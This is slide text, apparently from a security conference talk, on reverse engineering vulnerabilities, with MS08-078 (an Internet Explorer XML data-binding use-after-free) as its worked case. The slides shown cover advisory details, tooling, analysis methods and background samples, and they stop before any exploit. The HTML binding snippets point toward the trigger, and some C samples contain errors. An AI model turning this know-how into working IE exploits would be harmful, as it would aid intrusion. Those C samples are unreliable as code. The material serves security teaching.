


Inception

Tips and tricks I've learned reversing vulnerabilities!




Agenda

- 0000 – Motivation
- 0001 – Inception
- 0010 – Dream Level 1
- 0011 – Dream Level 2
- 0100 – Dream Level 3
- 0101 – Dream Level 4
- 0110 – Demonstration
- 0111 – Kick or Limbo



0000 = Motivation
0000 = Motivation



C:\>-



Politically correct or incorrect?

Polemic mode OFF

- Every time a new **vulnerability** comes out, we should be ready to understand it, in order to perform: Exploitation, Detection, Prevention and Mitigation.
- Sometimes, none or just few **vulnerability information** is publicly available:
 - **CVE** descriptions can be useless
- Sometimes, these **vulnerability information** are wrong or, to be polite, incorrect:
 - **CVE** descriptions can also be incorrect
- **Reverse engineer** is one of the most powerful approaches available to deeply understand a **vulnerability**, and, sometimes, to **rediscover** a **vulnerability**.

Polemic mode ON

- Many presentations have been done in **H2HC**, related to **reverse engineer**, as well as too much useless **information**.
- Mostly related to purpose-built frameworks, tools and libraries.
- Some others addressing how to translate to a readable format. Ex.:


```
; accept(SOCKET, struct sockaddr FAR*, int FAR*)
push    ebx           ; ebx = int FAR*
push    esp           ; esp = struct sockaddr FAR*
push    edi           ; edi = SOCKET
call    _accept        ; accept(edi, esp, ebx)
mov     edi, eax       ; moving eax to edi
; eax = return()
; edi = SOCKET accept()
```
- Leaving the apprentices in a “black hole”, with tons of **misinformation** - I call this deception.



Back-to-basics

Memory mapping

- Process in the stack grows **DOWN**:
 - **LOW** memory address
 - **BOTTOM** of memory
- Process in the heap grows **UP**:
 - **HIGH** memory address
 - **TOP** of memory
- That is just to ensure we are all set before moving forward!



Back-to-basics

BACK-TO-BASICS

Mistaken concepts

- What is the result of `sizeof(array)`?

```
int array[2] = {  
    0x12345678,  
    0x87654321  
};
```

- How does the code access the `0x0000dead` in this `array[]`?

```
array[0]
```

- How does the code access the `0x0000beef` in this `array[]`?

```
array[1]
```

- How does the code create an index to access the `array[]`?

```
(sizeof(array)/sizeof(int)) - 1  
(sizeof(array) >> 2) - 1
```



0001 - Inception

0001 - INCEPTION

"The most resilient parasite is an idea planted in the unconscious mind..."

C:\> _



Reverse engineer

Rediscovery

- Rediscover a **vulnerability** means that you did not actually discover the **vulnerability**, but you can, and are able to, figure out **valuable information** about it.
- Some **vulnerabilities** do not have **proof-of-concept** codes released – consequentially, no **valuable information** – due to the impact on:
 - Widely used software
 - Critical infra-structure
- There are some other reasons which can also induce to a non-disclosure, such as:
 - Unavailability of a patch (**0-day**)
 - Non Disclosure Agreement
 - **Proof-of-concept** codes are for sale (good sense and/or bad sense)
- Time to separate the men from the boys.

- **Information** is a keyword to move forward in a **reverse engineer** – apprentices must know how to perform **reverse engineer**, instead of how to use a purpose-built framework, tool or library.
- “*There is a new %ApplicationName% vulnerability affecting all versions?*”
 - It is not a **valuable information** – lacks detail
- A couple of good **information** are as good as all the **information** you need.
 - Drops Can fill an ocean
- Do not feel comfortable with “free **information**”, because sometimes there is no shortcut to the **valuable information**.
 - There is no such thing as a free lunch



Reverse engineer

Definition

- Process of discovering the technological principles of:
 - Device
 - Object
 - or System
- Analysis of its:
 - Structure
 - Function
 - and Operation
- Analyzing its workings in detail. For example:
 - Mechanical device
 - Electronic component
 - Biological, chemical or organic matter
 - Software program

- Benign:


- Lost documentation
- Product analysis
- Security auditing
- Academic purposes
- Learning purposes
- Curiosity
- Etc...

- Malignant:

- Acquiring sensitive data
- Military or commercial espionage
- Removal of copy protection
- Sabotage purposes
- Tampering purposes
- Etc...



Architecting the dream levels



0010 - Dream Level 1
0010 - Dream Level 1

Preparing the vulnerable ecosystem...
Preparing the vulnerable ecosystem...

C:\> _



Checklist

1. Has a **vulnerability** been chosen?
 - There is nothing to do without a **vulnerability**.
2. Are there **valuable information** about the **vulnerability**?
 - Gather **valuable information** to understand the **weakness type** regarding the **vulnerability**, as well as any feature and/or technology surrounding to **trigger** the **vulnerability**.
3. Is the **vulnerable ecosystem** affordable?
 - Avoid exotic **vulnerable ecosystem**, because it must be configured as a test-bed and its deep **knowledge** are “*sine qua non*”.
4. Are there **public tools** available to perform a **reverse engineer**?
 - A good set of **public tools** will define the success of the **reverse engineer** – development skills are always necessary, otherwise the **reverse engineer** will fail.
5. Which **analysis method** should be applied?
 - Choose and understand the **analysis method** that will be applied.



Vulnerability

MS08-078



Valuable information


MS08-078

- CCC (a.k.a. “The Commons”):
 - CVE-2008-4844
 - CWE-367 – TOCTOU Race Condition
 - CVSS – 9.3 (HIGH)
- Affected system:
 - Microsoft Internet Explorer 5.01 SP4
 - Microsoft Internet Explorer 6 SP 0/1
 - Microsoft Internet Explorer 7
 - Microsoft Internet Explorer 8 Beta 1/2
 - Microsoft Windows XP SP 1/2/3
 - Microsoft Windows Vista SP 0/1/2
 - Microsoft Windows Server 2003 SP 0/1/2
 - Microsoft Windows Server 2008 SP 0/1/2
- KB961051:
 - Disable XML Island functionality
- MS08-078:
 - “...invalid pointer reference in the **data binding...**”
 - “...leaving the potential to access the **deleted object's memory space...**”
- CVE-2008-4844:
 - “**Use-after-free vulnerability** in **mshtml.dll...**”
 - “...**XML document** containing **nested SPAN elements...**”
- SDL Blog:
 - “**TransferFromSource()**”




Vulnerable ecosystem

2008: Browser Market Share
Source: NetMarketShare™



Vulnerable ecosystem

Q4 2008: Browser Version
Source: StatOWL




■ Microsoft Internet Explorer 6.x

■ Microsoft Internet Explorer 7.x

■ Microsoft Internet Explorer 8.x



Vulnerable ecosystem



Public Tools

Debugging Tools

- It is a set of extensible tools for debugging device drivers for the Microsoft Windows family of operating systems.
- It supports debugging of:
 - Applications, services, drivers, and the Windows kernel
 - Native 32-bit x86, native Intel Itanium, and native x64 platforms
 - Microsoft Windows NT 4.0, Windows 2000, Windows XP, Microsoft Windows Server 2003, Windows Vista and Windows Server 2008
 - User-mode programs and Kernel-mode programs
 - Live targets and dump files
 - Local and remote targets
- In addition to Debugging Tools for Windows, effective debugging also requires Access to Windows **symbol** files.
 - If you have access to the Internet while debugging, you can set your debugger's **symbol** path to point to the Windows **symbol** server.
 - <http://msdl.microsoft.com/download/symbols>
 - If you do not have access to the Internet while debugging, you can download **symbols** in advance from the Microsoft website.
 - For further details, refer to Microsoft Support – article ID **KB311530**.



Analysis methods

White Box

- Involves analyzing and understanding the source code (API, data structure, etc...) for a specific **software** and relies on **knowledge** of the software internal structures or workings.
- Source code can also refers to **decompiled** binary, which provides some sort of source code.
- Also known as **Static Code Analysis**, and it looks at applications in **non-runtime environment**.

Black Box

- Involves analyzing a running **software** by probing it with various inputs – it does not require any sort of source code analysis – and relies on **external descriptions** of the software, including **specifications**, requirements, and designs.
- Various inputs can also refers to **fuzzing** (mutation or generation-based), monitoring for exception.
- Also known as **Dynamic Code Analysis**, and it looks at applications in **runtime environment**.

Grey/Gray Box

- It is a mix of **White Box** and **Black Box**.




Checklist

1. Vulnerability
 - MS08-078
 - CVE-2008-4844
3. Valuable Information
 - Keywords: "XML Island", "Data Binding", "use-after-free", "MSHTML.dll", "XML document", "", "TransferFromSource()"
3. Vulnerable Ecosystem
 - Microsoft Internet Explorer 7
 - Microsoft Windows XP SP3
4. Public Tools
 - Debugging Tools for Windows
 - Windows Symbol Package for Windows XP SP3
 - IDA Pro 5.0 Freeware Version
5. Analysis Method
 - White Box
 - Black Box
 - Grey/Gray Box



Keep in mind



“Science is 1% inspiration and 99% perspiration.”



0011 - Dream Level 2

0011 - Dream Level 3

Gathering valuable information of vulnerability...
Gathering valuable information of vulnerability...

C:\> _



XML island

Description

- **XML Data Island:**
 - XML document that exists within an HTML page
- Allows to script against the **XML document**:
 - Without having to load the **XML document** through script or through the **<OBJECT>** tag
- **XML Data Island** can be embedded using one of the following methods.
 - HTML **<XML>** element
 - HTML **<SCRIPT>** element

- Sample #1:

```
<XML ID=I>
  <X>
    <C>TEXT</C>
  </X>
</XML>
```

- Sample #2:

```
<XML SRC=".//xmlFile.xml"></XML>
```

- Sample #3:

```
<SCRIPT ID=I LANGUAGE =“XML”>
  <X>
    <C>TEXT</C>
  </X>
</SCRIPT>
```



Data binding

Description

- **Data Source Object (DSO):**

- To bind data to the **elements** of an HTML page in **Microsoft Internet Explorer**, a **DSO** must be present on that page

- **Data Consumers:**

- Data consumers are **elements** on the HTML page that are capable of rendering the data supplied by a **DSO**

- **Binding Agent and Table Repetition Agent:**

- The binding and repetition agents are implemented by **MSHTML.dll**, the HTML viewer for **Microsoft Internet Explorer**, and they work **completely behind the scenes**

- Sample #1:

```
<SPAN DATAsrc="#I"
       DATAfld=C
       DATAFORMATAS=HTML>
</SPAN>
```

- Sample #2:

```
<TABLE DATAsrc="#I">
  <TR>
    <TD><DIV DATAfld=C
           DATAFORMATAS=HTML>
    </DIV></TD>
  </TR>
</TABLE>
```

- Sample #3:

```
<MARQUEE DATAsrc="#I
           DATAfld=C
           DATAFORMATAS=HTML>
</MARQUEE>
```



Use-after-free

Description

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or **execute code**.
- The use of previously-freed memory can have any number of adverse consequences, ranging from the corruption of valid data to the execution of **arbitrary code**.
- **Use-after-free** errors have two common and sometimes overlapping causes:
 - Error conditions and other exceptional circumstances
 - Confusion over which part of the program is responsible for freeing the memory
- Briefly, an **use-after-free vulnerability** can lead to execute **arbitrary code**.

- Sample #1:

```
char *ptr = malloc(20);
for (i = 0 ; i < 19 ; i++)
    ptr[i] = "A";
i[19] = "\0";
free(ptr);
printf("%s\n", ptr);
```

- Sample #2:


```
char *ptr = (char *) malloc(SIZE);
if(err) {
    abrt = 1;
    free(ptr);
}
if(abrt)
    logError("aborted", ptr);
```



Microsoft® HTML Viewer (MSHTML.dll)

Description

- **MSHTML.dll** is at the heart of Internet Explorer and takes care of its HTML and Cascading Style Sheets (CSS) parsing and rendering functionality.
- **MSHTML.dll** exposes interfaces that enable you to host it as an active document.
- **MSHTML.dll** may be called upon to host other components depending on the HTML document's content, such as:
 - Scripting Engines:
 - Microsoft Java Scripting (JScript)
 - Visual Basic Scripting (VBScript)
 - ActiveX Controls
 - **XML Data**
 - Etc..



XML document

Description

- Defined by W3C:
 - “Extensible Markup Language (XML) 1.0 (Fifth Edition)” (November 28th, 2008)
